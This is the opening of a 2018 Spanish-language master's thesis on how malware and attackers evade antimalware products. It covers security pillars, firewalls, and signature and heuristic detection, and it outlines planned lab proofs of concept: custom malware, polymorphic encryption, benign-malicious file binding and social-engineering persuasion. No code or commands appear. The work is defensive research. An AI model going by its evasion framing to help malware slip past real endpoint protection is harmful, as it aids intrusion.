**ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL**


**Facultad de Ingeniería en Electricidad y Computación**

# “DESARROLLO DE UN MARCO DE REFERENCIA DE LAS TÉCNICAS DE EVASIÓN UTILIZADAS POR UN SOFTWARE MALICIOSO Y ESTRATEGIAS UTILIZADAS POR CIBERCRIMINALES PARA BURLAR MECANISMOS DE SEGURIDAD LÓGICA EN ORDENADORES DENTRO DE UNA INFRAESTRUCTURA DE TECNOLOGÍA DE LA INFORMACIÓN Y COMUNICACIÓN"

**TRABAJO DE TITULACIÓN**

Previa a la obtención del Título de:

**MAGISTER EN SEGURIDAD INFORMÁTICA APLICADA**

Presentado por

JUAN CARLOS IZQUIERDO LARA

Guayaquil – Ecuador

2018

# AGRADECIMIENTO

Agradezco a Dios, Él fue quien me puso en este camino, y a Él se lo debo todo. A la Escuela Superior Politécnica del Litoral y a todos aquellos quienes compartieron su conocimiento conmigo durante esta etapa de postgrado, de manera desinteresada.

A mi directora de tesis, Mgs. Karina Astudillo, la conocí en el 2010 en un curso de Hacking Ético y gracias a su consejo tomé la decisión de cursar éste programa de maestría. Resulta motivador saber que mi tutora es mi amiga, y alguien a quien admiro mucho.

Y, de manera muy especial, a mi mamá, me enseñó que no existen límites si mi esfuerzo viene acompañado de constancia, su ejemplo y perseverancia hicieron que mire siempre más allá y busque ser el mejor, espero ser digno de su admiración.

# DEDICATORIA

Valeria, mi pequeña rubia, tus ojos y tu sonrisa fueron el motor que me ayudaron a seguir, incluso cuando las fuerzas se desvanecían. Un simple beso tuyo es adrenalina para mí, eres mi *wonderwoman*.

Juan Andrés, mi pequeño campeón, mi vida comenzó cuando comenzó la tuya y mi mayor motivación es ver tus ojos cuando logre este objetivo. El latir de tu corazón se volvió para mí un pistón, de la copa pistón.

Isabel, mi preciosa esposa, mi ausencia durante este proceso solo pudo ser tolerado por el amor que nos sentimos, Agradezco a Dios cada día por la bendición de ponerte en mi camino, gracias por elegirme, gracias por amarme.

Este logro es de ustedes, solamente de ustedes.

# TRIBUNAL DE SUSTENTACIÓN

_____

MGS. LENIN FREIRE COBO

DIRECTOR MSIG / MSIA

_____

MGS. KARINA ASTUDILLO

DIRECTOR DEL PROYECTO DE GRADUACIÓN

_____

MGS. ROBERT ANDRADE

MIEMBRO DEL TRIBUNAL

# DECLARACIÓN EXPRESA

"La responsabilidad del contenido de este Trabajo de Titulación, me corresponde exclusivamente; y el patrimonio intelectual de la misma a la Escuela Superior Politécnica del Litoral".

(Reglamento de exámenes y títulos profesionales de la ESPOL)

# RESUMEN

La cantidad de ataques aumenta de manera considerable en el mundo cibernético, sin embargo, no sucede lo mismo con la creación de nuevos especímenes de malware. Esto, obedece a que los ciberatacantes modifican o mutan el código del malware ya existente y lo mejoran para evadir los principales mecanismos de protección.

El presente marco de referencia busca probar las técnicas de evasión acompañadas con estrategias de persuasión que potencialmente utilizaría un atacante para afectar a un activo de información usado por un ser humano, independiente de su solución antimalware. Para ello, se profundizará en la manera cómo funcionan dichas soluciones. Esto, con el propósito de conocer los peligros que enfrentamos al obviar cómo estos programas maliciosos operan. Se efectuarán pruebas en entornos controlados con el propósito de evidenciar la facilidad con la que un malware podría volverse indetectable ante las principales soluciones EndPoint vigentes.

# ÍNDICE GENERAL

# ABREVIATURAS Y SIMBOLOGÍA

| | |
|---|---|
| **AET** | Advanced Evasion Technique |
| **APT** | Advanced Persistent Threat |
| **AV** | Antivirus |
| **EPP** | EndPoint Protection |
| **IDS** | Intrusion Detection System |
| **IoT** | Internet of Things |
| **IP** | Internet Protocol |
| **IPS** | Intrusion Prevention System |
| **PoC** | Proof of Concept |
| **QoS** | Quality of Service |
| **RSA** | Rivest, Shamir Y Adleman |
| **SIEM** | Security Information and Event Manager |
| **VPN** | Virtual Private Network |
| **WCE** | Windows Credentials Editor |

# ÍNDICE DE FIGURAS

# ÍNDICE DE TABLAS

# INTRODUCCIÓN

Internet se ha convertido en el medio principal de comunicación en la actualidad, estadísticas demuestran que aproximadamente 5 de cada 10 habitantes del planeta Tierra tienen acceso a Internet. Esto, supone un beneficio por la cantidad de servicios a los que un usuario puede acceder, pero también un perjuicio, al ser potencial víctima de un atacante cibernético.

Los delitos cibernéticos aumentan considerablemente, y esto conlleva a tomar medidas que permitan asegurar nuestro activo intangible más valioso: nuestra información.

Internet ha evolucionado, pero también las técnicas de ataque cibernético, y la mejor manera de estar protegidos es conocer cómo estos mecanismos, acompañados de técnicas de persuasión, operan. De esta forma podremos estar protegidos ante un eventual ataque de esta naturaleza.

# CAPÍTULO 1

## GENERALIDADES

### 1.1 Antecedentes

El mundo, a nivel tecnológico, avanza constantemente, y con ello el tratamiento a la información de cada uno. Es más común ver robustos servidores que almacenan la información de una organización que archivadores con carpetas, es más común ver grandes colas de correos electrónicos por procesar en un servidor que filas en las oficinas del correo postal para enviar un mensaje de un lugar a otro. Y es que el avance tecnológico, en sí, ha traído una serie de beneficios que permiten al usuario ahorrar tiempo y dinero en una tarea determinada, sin embargo, este beneficio también tiene un riesgo consigo, y es que la accesibilidad a nuestra información depende de lo bien asegurado que esté el activo que lo contenga.

Muchas empresas a nivel mundial invierten millones de dólares en activos robustos que almacenen su información crítica, desde manuales de procedimientos hasta planes estratégicos, todos ellos van orientados a digitalizarse para optimizar su accesibilidad, sin embargo, se despreocupan de un aspecto fundamental: invertir en asegurar su infraestructura.

Al tener un mundo digitalizado, empiezan a morir los conceptos de “ladrones que irrumpirán en las oficinas” y empiezan a nacer conceptos como “Criminales cibernéticos se apoderan de la información”. Empiezan a ser menos frecuentes los “Guardias de seguridad” y más frecuentes los “Oficiales de Seguridad”, y todo esto, para adecuarse a un cambio ineludible, y éste es: la digitalización de la información.

Una organización podría reemplazar un vehículo robado, un edificio afectado por un sismo, incluso a una persona que maneja tareas críticas para el negocio, pero, ¿Podría reemplazar un plan estratégico del negocio que fue robado por un criminal cibernético y que no cuenta con respaldo?, ¿Podría reemplazar la lista de clientes con sus datos bancarios de toda la vida de la organización que fue robada y compartida en Internet? Estos sucesos podrían afectar directamente a la organización en términos de dinero, e incluso en imagen, ya que, una empresa que no protege la información de sus clientes, no es una empresa fiable. Esto retoma la pregunta: ¿Es necesaria la protección de la información en una

organización?, la pregunta, después de lo detallado, se responde por sí sola.

En función a esto, lo más común en entornos empresariales es proteger la información con renombradas soluciones de antimalware, delegando gran parte de la responsabilidad del aseguramiento de la información a estas soluciones.

## 1.2 Descripción del problema

Una solución antimalware no representa la única medida para resolver el problema de seguridad que podría afrontar una empresa, criminales cibernéticos a nivel mundial perfeccionan sus programas maliciosos con técnicas avanzadas de evasión para poder infiltrarse en infraestructuras tecnológicas y pasar desapercibidos, pese a eso, se sigue invirtiendo únicamente en soluciones de este tipo.

En un medio completamente digitalizado, se vuelve necesario conocer cómo este tipo de amenazas pueden llegar a impactarnos, y por ello, la culturización en cuanto a la seguridad de la información es clave para ser proactivos ante esta problemática.

El malware cada día evoluciona, a la par con la evolución de la web; crear un marco de referencia que sirva de guía para aquellos que delegan la

responsabilidad de toda su seguridad a una solución antimalware es sumamente importante, para así, asegurar de manera más responsable los activos de información que tienen a su cargo.

## 1.3 Solución propuesta

La solución estará orientada a la creación de un marco de referencia que indique los métodos de detección de una solución antimalware, las estrategias que los ciberdelincuentes utilizan para infiltrar un malware y las mitigaciones necesarias para no verse afectados por un problema de este tipo. Este marco de referencia estará orientado a la tendencia de seguridad holística, es decir, no delegarle la responsabilidad a una sola solución, sino que se implementen capas que robustezcan la seguridad de la infraestructura.

Por ello se vuelve necesario conocer cómo funciona una solución antimalware, sus métodos de detección y cuál es el comportamiento que analiza con el fin de comprobar si es posible una evasión de dichos mecanismos.

Esto, por su parte, guiará a los responsables de la seguridad de la información en una empresa a implementar una seguridad de tipo holística.

Al ser un marco de referencia, se evaluarán amenazas en entornos controlados que permitan comprobar si es posible la evasión contra soluciones antimalware completamente actualizadas.

## 1.4 Objetivo general

Crear un marco de referencia que guíe a los administradores de la seguridad de la información acerca de cómo protegerse en contra de las técnicas evasión utilizadas por un programa malicioso y estrategias de persuasión utilizadas por delincuentes cibernéticos para infiltrarse en una infraestructura tecnológica y afectar directamente la confidencialidad, integridad y disponibilidad de la información.

## 1.5 Objetivos específicos

- Describir cómo la tecnología ha evolucionado y permite que el mundo esté constantemente conectado.
- Mostrar las soluciones de seguridad que se utilizan comúnmente en una infraestructura tecnológica.
- Identificar los aspectos a proteger en una infraestructura tecnológica.
- Conocer los tipos de programas maliciosos y cómo estos han evolucionado.

- Conocer los métodos de detección de las principales soluciones antimalware.
- Conocer las estrategias de persuasión utilizadas por un delincuente cibernético para infiltrarse en una red.
- Mostrar datos estadísticos que justifiquen la evasión de soluciones de antimalware como una de las principales causas de delitos informáticos en la actualidad.
- Desarrollar una prueba en ambiente controlado para demostrar cómo un malware puede evadir una solución antimalware
- Mostrar una técnica de persuasión para aumentar la probabilidad de éxito en un ataque de malware.
- Indicar los mecanismos que permitan mitigar la problemática originada por usar solo una solución antimalware.

## 1.6 Metodología

La creación de este marco de referencia tendrá como metodología la prueba de concepto de tres componentes:

- ✓ Malware desarrollado desde cero
- ✓ Malware cifrado de modo polimórfico
- ✓ Fusión de archivo benigno y maligno para demostración

Estos, serán probados en ambientes controlados y bajo supervisión para monitorear el comportamiento sobre un activo de información con una licencia de Windows 8.1 actualizada y soportada.

Cada uno de ellos representará una PoC (Prueba de concepto, por sus siglas en inglés) que permitirá demostrar cómo un software malicioso puede evadir una solución antimalware sin ser detectado.

Por consiguiente, este estudio comprobará cómo una aplicación maliciosa puede modificar su forma (mutar) y pasar desapercibida ante una solución de tipo EndPoint, y para dicha demostración, se analizará el producto resultante con las mejores firmas antimalware vigentes en el mercado y comprendidas en un servicio web llamado VirusTotal: https://www.virustotal.com.

De manera local, también se hará una demostración con la solución ESET EndPoint Antivirus vigente a la fecha del desarrollo del estudio (6.4) y con las firmas actualizadas.

# CAPÍTULO 2

## MARCO TEÓRICO

### 2.1 Introducción

La era digital que actualmente nos rodea dista mucho de lo que encontrábamos en los años 70 u 80, aspectos como la comunicación efectiva, el trabajo colaborativo o la innovación eran factores esquivos para una época en la que se priorizaba la producción de tangibles y no de conocimiento. Vivimos en un medio en el que la comunicación es una constante y el medio para hacerlo es una variable, y por ello, un aspecto que destaca y diferencia la era industrial de la era de la información es, evidentemente: La manera como nos comunicamos.

En la actualidad, la comunicación fluye de manera efectiva, y esto, porque estamos permanentemente conectados a un mundo que, 40 años atrás,

era un simple prototipo de comunicación militar, y que ahora se ha convertido en la herramienta más potente y necesaria de nuestro entorno: El Internet. Millones de personas alrededor del mundo permanecen constantemente conectadas, y esto hace que el Internet se vuelva una herramienta imprescindible en diversos aspectos, tanto personales como profesionales.

Empresas buscan estar conectadas al Internet para volverse más competitivas dentro de un mundo globalizado por la comunicación. En este medio, se destacan los que están a la vanguardia en las últimas tecnologías, y a medida que ha evolucionado la tecnología, también lo han hecho las amenazas.

Nos encontramos frente a un espacio cibernético lleno de herramientas para el bien, y herramientas para el mal, cada día se reportan incidentes que afectan a la integridad, la disponibilidad o la confidencialidad de la información, y como única medida para mitigar esta problemática se reconoce a las soluciones antimalware.

Miles de empresas destinan la seguridad de su infraestructura tecnológica a una solución antimalware que, si bien representa una capa robusta de seguridad, no debe ser considerada como la única a implementar.

Este marco de referencia tiene como objetivo demostrar que una solución antivirus o antimalware no es, por sí misma, la única solución que las

empresas y las personas deben considerar al momento de proteger el activo más preciado: Su información. Durante muchos años se ha delegado la responsabilidad total a este tipo de soluciones que, en su gran mayoría, buscan proteger un activo de información con el menor uso de recursos computacionales, lo cual hace que se vuelva poco útil y represente una amenaza casi tan grave como no contar con ninguna protección.

La carrera de las firmas de antivirus por ser lo más adquiridas hace que su método de detección se vuelva crítico, ya que, con poco uso de recursos del equipo, deben lograr proteger al computador frente a cualquier amenaza, llegando a implementar algoritmos de Inteligencia Artificial para repotenciar sus técnicas de detección. Sin embargo, estas soluciones resultan poco o nada útiles frente a usuarios que no están conscientes de la importancia de asegurar su información y que acceden de manera indiscriminada a cualquier sitio en Internet o que descarga cualquier tipo de información.

Dado que se trata de un marco de referencia, se evaluarán las respectivas pruebas de concepto de dos tipos de malware (uno creado por el autor de este marco de referencia y otro generado con una herramientas de Seguridad Informática conocida en el medio) que buscarán evadir las firmas de antimalware más renombradas del mercado actual.

Así también, en conjunto con las técnicas de evasión que se demostrarán, se aplicarán estrategias de persuasión basadas en ingeniería social: Hacking al factor humano, con el único propósito de burlar al usuario y al equipo que se pretende comprometer, dichas pruebas se efectuarán en un entorno controlado con el propósito de que sirva como referencia para empresas, profesionales y personas en general acerca de la importancia de no tan solo delegar toda la responsabilidad de nuestra seguridad a una solución antimalware, pues, ésta por sí misma, no representa la solución completa a los riesgos de seguridad que se afrontan en la actualidad.

Por su parte, al contemplar que existe un riesgo potencialmente alto de comprometer nuestra información por cualquier atacante, pese a tener una solución de seguridad actualizada, se presentarán las respectivas recomendaciones de mitigación que hagan frente a este hecho, considerando que, lo que se demostrará, podría representar una amenaza de manera inmediata.

Se destaca que la evasión de mecanismos de seguridad lógica en ordenadores es un aspecto que en la actualidad se está llevando a cabo de manera regular, incluso llegando a evolucionar al concepto de Técnicas de Evasión Avanzadas (*Advanced Evasion Techniques*), por ello, se consideró de vital importancia exponer esta amenaza para concienciar a todos los que formamos parte de este mundo tecnológico.

## 2.2 Seguridad lógica en una infraestructura tecnológica

### 2.2.1 Seguridad de la Información

La Seguridad de la Información representa la ciencia que busca proteger los activos de información, independientemente del medio que los contenga, esto, con la definición de políticas, procedimientos y controles que conlleven a minimizar el riesgo de una potencial afectación.

La protección de la información dentro de este esquema puede ser:

- ✓ En medios electrónicos
- ✓ En medios físicos

Esta ciencia busca proteger activos de información que se manejen de manera regular en una organización, y es que posiblemente un equipo de cómputo sin soluciones de seguridad represente un riesgo, pero también lo representaría aquel ejecutivo que imprime sus contraseñas de acceso a diversos servicios de cómputo y lo deja reposar sobre su escritorio, quedando totalmente accesible a cualquier persona. Justamente la seguridad de la información busca reducir el riesgo de dichos eventos de manera organizada.

Empresas públicas y privadas manejan información crítica y confidencial de sus trabajadores, sus clientes, sus proveedores, etc., y por ello, amerita que ésta sea correctamente tratada y protegida, para tener un valor agregado qué mostrar frente al resto de competidores del medio. Sistemas como ISO 27001 o esquemas gubernamentales de ciberseguridad evolucionan constantemente con el único propósito de evitar robo, pérdida o corrupción de la información.

Evidentemente, el implementar medidas que aseguren la información en una organización puede presentar diversos inconvenientes, entre ellos se destacan:

- ✓ Usuarios resistentes al cambio.
- ✓ Usuarios que consideran un amento en su carga laboral el cumplir con dichas políticas.
- ✓ Usuarios poco conocedores de aspectos que trata la seguridad de la información.
- ✓ Inversión considerable por parte de los altos mandos en implementación.

Sin embargo, una vez lograda la implementación de políticas que aseguren la confidencialidad, disponibilidad e integridad de la información, la organización contará con personal más consciente

y preparado frente a los potenciales riesgos que implican ser parte de una sociedad en constante avance tecnológico.

### 2.2.2 Pilares de la seguridad de la información

La Seguridad de la Información se basa, fundamentalmente, en tres pilares necesarios a considerar cuando se protege un activo:





**Figura 2.1: Pilares de la seguridad de la Información**

La confidencialidad, integridad y disponibilidad representan las bases con las que todo activo de información debe contar para considerarse seguro.

Confidencialidad: Que la información sea vista por usuarios autorizados.

Integridad: Que la información no sea modificada ni alterada de forma no autorizada.

Disponibilidad: Que la información se mantenga accesible y a disposición para aquellos que tenga que accederla.

Siguiendo estos principios, se puede considerar que un activo de información es seguro, ya que, aquel activo que tiene definido roles para el acceso a su información, cuenta con la confidencialidad adecuada; aquel activo cuya información no es alterada o modificada por personas ajenas a los responsables, cuenta con la integridad adecuada y aquel activo que no tiene caídas, asegurando la integridad de su servicio y por consiguiente su accesibilidad, cuenta con la disponibilidad adecuada.

Estos tres pilares son ejes importantes en un activo, por consiguiente, aquel que no cuente con uno de ellos puede considerarse potencialmente inseguro. Es por esto, que los procedimientos y políticas de un Sistema de Gestión de Seguridad de la información buscan asegurar aquellos puntos que carecen de este esquema. La confidencialidad, Integridad y Disponibilidad fungen como tres engranajes de una misma

máquina, si uno de ellos no funciona, los otros dos no tienen función en absoluto.

### 2.2.3 Seguridad Informática

La Seguridad Informática, como parte de la Seguridad de la Información, es aquella disciplina orientada a proteger los equipos electrónicos donde se almacena la información en una organización. La protección a la infraestructura tecnológica es su principal objetivo, y por ello, se busca proteger a los equipos de las principales amenazas a las que están expuestos.

Si bien, las políticas y procedimientos de la Seguridad de la Información ayudan a proteger a los equipos, es la Seguridad Informática la que se enfoca en la protección de éstos en cuanto a:

- ✓ Afectación por un software malicioso
- ✓ Intrusión por un atacante
- ✓ Corrupción de información
- ✓ Pérdida de información
- ✓ Daño lógico
- ✓ Daño físico

La información con la que cuenta una computadora, y la que ésta a su vez transmite, es de vital importancia proteger, y si no se cuenta con herramientas apropiadas o procedimientos establecidos, podría significar una pérdida inevitable de información. La Seguridad Informática actúa como vigía, procurando que la protección en una infraestructura tecnológica sea proactiva, y no reactiva.

Y es que esto es de vital importancia conocer, ya que no solo se rige a computadoras, sino a cualquier dispositivo electrónico conectado a la red. La globalización de la tecnología ha hecho que los seres humanos dependan en gran parte de equipos computacionales, prueba de ello fue la extinción las direcciones IPv4. Hace una década era impensable que una casa tenga más de una dirección IP pública, por lo que el formato IPv4 que contemplaba un número de combinaciones de cuatro punto tres mil millones de direcciones era completamente suficiente para la cantidad de habitantes en la tierra, sin embargo, surgió la era de dispositivos móviles, laptops, televisores inteligentes, tabletas, incluso refrigeradoras inteligentes, lo que suponía que un ser humano podía tener varias direcciones IP, y por ello se hizo necesario contar con un formato mucho mayor, fue ahí cuando nació IPv6, producto del agotamiento de IPv4, con el objetivo de

tener la capacidad suficiente para poder dotar de direcciones IP a todos los dispositivos de todos los seres humanos que habitan en la tierra. El tener diferentes dispositivos conectados no solo supuso que se debía crear un nuevo esquema de direccionamiento IP, sino una nueva tendencia al ver que no solo equipos de cómputo se conectaban al internet, sino varias “cosas”, por ello nació el concepto de IoT (Internet de las Cosas, por sus siglas en inglés).

Y el hecho de conectar múltiples dispositivos dio a lugar a tener muchos más riesgos de los pensados en materia de Seguridad, es por esto que la materia de Seguridad Informática se volvió indispensable no solo para grandes compañías, sino para todos los que manejamos dispositivos conectados a la red.

### 2.2.4 Aspectos a proteger en una infraestructura tecnológica

En una infraestructura tecnológica debemos considerar factores físicos y lógicos al momento de un aseguramiento apropiado, sin embargo, considerando el esquema de un Sistema de Gestión de Seguridad de la Información, la protección a una infraestructura debe basarse en estos tres aspectos:

Procedimientos: Deben existir procedimientos que estén destinados a proteger la infraestructura tecnológica, y que éstos, sean correctamente socializados con el personal que opera los equipos.

Personas: Los usuarios de una red de comunicación deben estar empoderados del uso correcto y apropiado de sus equipos de cómputo, así como de los procedimientos que se crearon con el fin de asegurar la infraestructura.

Tecnología: Se debe contar con tecnología que permita implementar los procedimientos diseñados para el aseguramiento, no es válido si se cuenta con tecnología obsoleta que no sea escalable, y por consiguiente, implique que no pueda ser asegurada a nivel lógico.

Estos tres aspectos trabajan de manera sinérgica para asegurar una infraestructura, el no hacerlo, implicaría que habría un riesgo de seguridad considerable, esto se lo evidenciará en los siguientes escenarios:

**Escenario 1:**

Se cuenta con procedimientos de seguridad claramente establecidos, con personas conscientes de la implantación de estos, pero manejan equipos con Sistemas Operativos caducos y

sin soporte alguno, dando pie a que se exploten vulnerabilidades que no serán atendidas por el fabricante.

**Escenario 2:**

Se cuenta con procedimientos de seguridad claramente establecidos, con tecnología escalable y actualizable que permita estar al día en los constantes avances tecnológicos, pero los usuarios de la infraestructura no están empoderados de los procedimientos e ingresan de manera indiscriminada a cualquier sitio web y/o descargan material que no se ha autorizado.

**Escenario 3:**

Se cuenta con tecnología escalable y actualizable, los usuarios que la operan están conscientes de que hay riesgos al usar de manera indiscriminada el Internet, pero carecen de procedimiento definidos para asegurar la infraestructura, y al no existir, insertan dispositivos de memoria portables sin considerar que allí podría existir un gran riesgo de seguridad.

En estos tres escenarios, solo basta con que un punto no se cumpla para que el resto sea altamente vulnerable, la siguiente tabla de verdad lo demuestra de manera abstracta:

- Proc= Procedimientos
- Per= Personas
- Tec= Tecnología

**Tabla 1.- Aspectos a proteger en una infraestructura tecnológica**

| Proc | Per | Tec | Seguridad en la infraestructura (Proc and Per and Tec) |
|---|---|---|---|
| 1 | 1 | 1 | 1 |
| 1 | 1 | 0 | 0 |
| 1 | 0 | 1 | 0 |
| 1 | 0 | 0 | 0 |
| 0 | 1 | 1 | 0 |
| 0 | 1 | 0 | 0 |
| 0 | 0 | 1 | 0 |
| 0 | 0 | 0 | 0 |

Tal como lo demuestra la tabla 1, hay 8 combinaciones (2^3, siendo tres el número de entradas) en las que estos tres aspectos pueden intervenir de manera activa o pasiva, y solo una de ellas es válida, puesto que las demás suponen la falta de un elemento. Para un oficial de seguridad es necesario asegurar la mayor cantidad de aspectos en una red de comunicación, sin embargo, para un atacante es necesario vulnerar uno solo para

comprometer la red de manera instantánea. Por ello, se vuelve necesario un aseguramiento integral, y que se tome conciencia que la seguridad no es un gasto, sino una inversión proactiva, con el fin de proteger la información de nuestra organización.

## 2.3 Mecanismos para la protección de una infraestructura tecnológica

El marco de referencia se centrará en la comprobación de la evasión de una solución antimalware y en la persuasión a un usuario para que lo ejecute, comprometiendo potencialmente cualquier activo en una organización, por ello, se exponen, a continuación, los mecanismos con los que una organización podría contar para minimizar exponencialmente la probabilidad de ocurrencia de un ataque informático que comprometa a su infraestructura tecnológica.

### 2.3.1 Soluciones Antimalware

Las amenazas en el medio digital han hecho imprescindible para un usuario final o corporativo utilizar una solución que permita el monitoreo constante de su equipo, y por consiguiente, protección integral de la información.

Las soluciones antimalware son sistemas locales que se instalan del lado del cliente para monitorear el ingreso de cualquier tipo de archivo, indistintamente de la vía de entrada (medios extraíbles,

descargas de internet, transferencia vía Bluetooth, etc.), dicha solución representa la primera capa de seguridad a implementar por un usuario u operador, ya que es el primer filtro en un computador para eliminar o contener amenazas que suponen un riesgo a la seguridad de la información.

Pese a iniciar como una solución que tan solo verifica archivos de manera local, los principales fabricantes de antivirus han evolucionado convirtiendo sus sistemas en soluciones antimalware que no tan solo ofrecen protección ante archivos o programas maliciosos, sino que también, ofrecen soluciones como: monitoreo anti spam, protección ante accesos a páginas web clasificadas como peligrosas, muros cortafuegos locales, etc. Esto, si bien beneficia al usuario final en materia de seguridad, también lo perjudica al contar con una solución que basa su protección en el uso constante de recursos que podría, eventualmente, ralentizar al equipo que protege, muestra de ello es que las principales comparativas basan sus resultados no tan solo en la efectividad de detección y/o contención, sino también en cómo éstos utilizan el menor consumo de recursos en un ordenador.

Las soluciones antimalware son completamente asequibles al usuario final y corporativo, por lo que se vuelve relativamente fácil

implementarlo, sin embargo, esto requiere de una inversión que debe hacerse de manera proactiva, y que muchos usuarios no están dispuestos a efectuar. En capítulos posteriores se identificarán estadísticas que claramente demuestren este hecho.

### 2.3.2 Muro Cortafuegos (Firewall)

Ante el avance significativo de las amenazas informáticas, no tan solo una capa es necesaria para estar protegidos, por ello, existe una solución que se enfoca en la protección de un equipo que esté conectado a una red de comunicación y filtre de manera óptima todo el tráfico que envíe o reciba, esta solución se denomina: Muro cortafuegos (Firewall en inglés), el cual puede ser local, es decir, en un computador, o en una red de comunicación como un equipo de frontera que filtre todo el tráfico. A continuación, una Figura que detalla su funcionamiento:





**Figura 2.2.- Esquema de un muro cortafuegos en una red de datos.**

En un esquema local, para un computador, el muro cortafuegos no es un hardware, como lo denota la Figura 2.2, sino que es un software que filtra el tráfico saliente y entrante de dicho terminal. Microsoft provee uno dentro de la licencia de su Sistema Operativo, no obstante, ya viene incluido también en todas las soluciones antimalware del mercado actual.

### 2.3.3 Otras soluciones de seguridad

Dada la naturaleza de cómo se transporta la información en la red, se han implementado medidas de seguridad acordes a la evolución de la transmisión de datos, estas soluciones son:

IDS/IPS: Sistema de detección/Prevención de intrusos, solución que se mantiene escuchando anomalías en la red de datos para protegerla de potenciales amenazas.

SIEM: *Security Information and Event Manager*, es la solución que permite recolectar los eventos generados en una infraestructura de comunicación y gestionarlos para tener un mayor y mejor control de una red, esto, se basa en los denominados *logs* que generan todos los nodos conectados.

NG Firewall: Muros cortafuegos de Próxima generación, soluciones que no tan solo filtran puertos de red, sino que, combinan otros módulos de seguridad, incluyendo los antes descritos: IPS/IDS, SIEM, QoS (Calidad de Servicio), WebFiltering, etc.

## 2.4 Soluciones Antimalware como mecanismo principal de protección

### 2.4.1 Descripción de la solución

Tal como se lo expuso en el subcapítulo 2.3.1, el antimalware es la primera capa en cuanto a soluciones de seguridad se refiere. Dado que el propósito de este estudio es demostrar cómo se evade este tipo de soluciones, se hace imprescindible conocer a fondo como operan estos programas.

Así también, se vuelve necesario precisar que las soluciones de antivirus solo catalogaban a un tipo de malware, en la actualidad, las soluciones Antimalware corresponden a la más alta gama de detección de diversos especímenes de software malicioso.

Es importante considerar que cada firma de antimalware posee un laboratorio de estudio, donde cientos de ingenieros están permanentemente estudiando las amenazas que circundan en el medio digital, éstos son los encargados de tener las últimas actualizaciones de amenazas que estén en el ambiente, por ello, todas las firmas aconsejan que se actualice de manera permanente una solución antimalware, ya que eso asegura que la probabilidad de detección y contención de un malware sea sumamente alta.

El antimalware se instala en el equipo cliente, y este, mediante técnicas de detección, busca proteger al usuario ante cualquier amenaza, a continuación detallamos los métodos de detección de malware.

### 2.4.2 Métodos de detección

Una solución antimalware posee dos métodos de detección para contener o eliminar alguna amenaza en específico, estos son:

**Detección basada en firmas:**

Esta detección hace uso de una base de datos interna en la que son almacenados todos los programas maliciosos que previamente el laboratorio del fabricante ha estudiado, este método hace que la detección sea óptima en cuanto a velocidad, ya que consume pocos recursos.

Todas las soluciones de seguridad instan a sus usuarios a mantener actualizadas las firmas de su respectivo antimalware, y esto, para mantener a la solución atenta a cualquier peligro que pueda darse.

Al hacer poco uso de recursos de cómputo, se vuelve el método de detección más viable, pero también menos fiable, ya que su tasa de éxito es directamente proporcional al número de veces que es actualizado.

En esencia, esta base de datos contiene las firmas del malware, que corresponde a un detalle de su integridad y comportamiento, efectuando una analogía, es como tener en el cuerpo humano síntomas de una infección, y el doctor, basado en dichos síntomas, sabe de qué tipo de enfermedad se trata y qué medicina recetar.

Sin embargo, esto se vuelve no funcional cuando se reciben ataques denominados día cero (*0-day*), estos programas maliciosos aparecen como especímenes que no han sido detectados ni

estudiados por los laboratorios de antimalware, y por tanto, no constan en su base de datos de firmas, por consiguiente, la solución se ve limitada para detectar, contener y eliminar esta amenaza.

Por ello, existe otro método de detección que contempla esta posibilidad.

**Detección heurística**

Este método resulta una solución a la problemática generada a la detección basada en firmas, ya que se trata de una detección proactiva basada en algoritmos de inteligencia artificial que permiten estudiar comportamientos anómalos en el entorno del equipo de cómputo.

La palabra Heurística proviene del griego “heurískein”, cuyo significado es encontrar o descubrir. [1]

Este método de detección es totalmente eficiente ante ataques de tipo *0-day*, ya que no se basa en una lista de firmas para cotejar sus propiedades, sino que, fundamenta su detección en comportamientos anómalos, tales como: uso de memoria, modificación de archivos críticos del sistema, uso indebido de ancho de banda para transferencia de información, entre otros.

Y son estos algoritmos los que, dependiendo del fabricante, hacen de una solución antimalware completamente funcional, pero con una

limitante: este método, dependiendo de cómo se lo aplique, consumirá recursos que harán ralentizar el equipo que lo alberga.

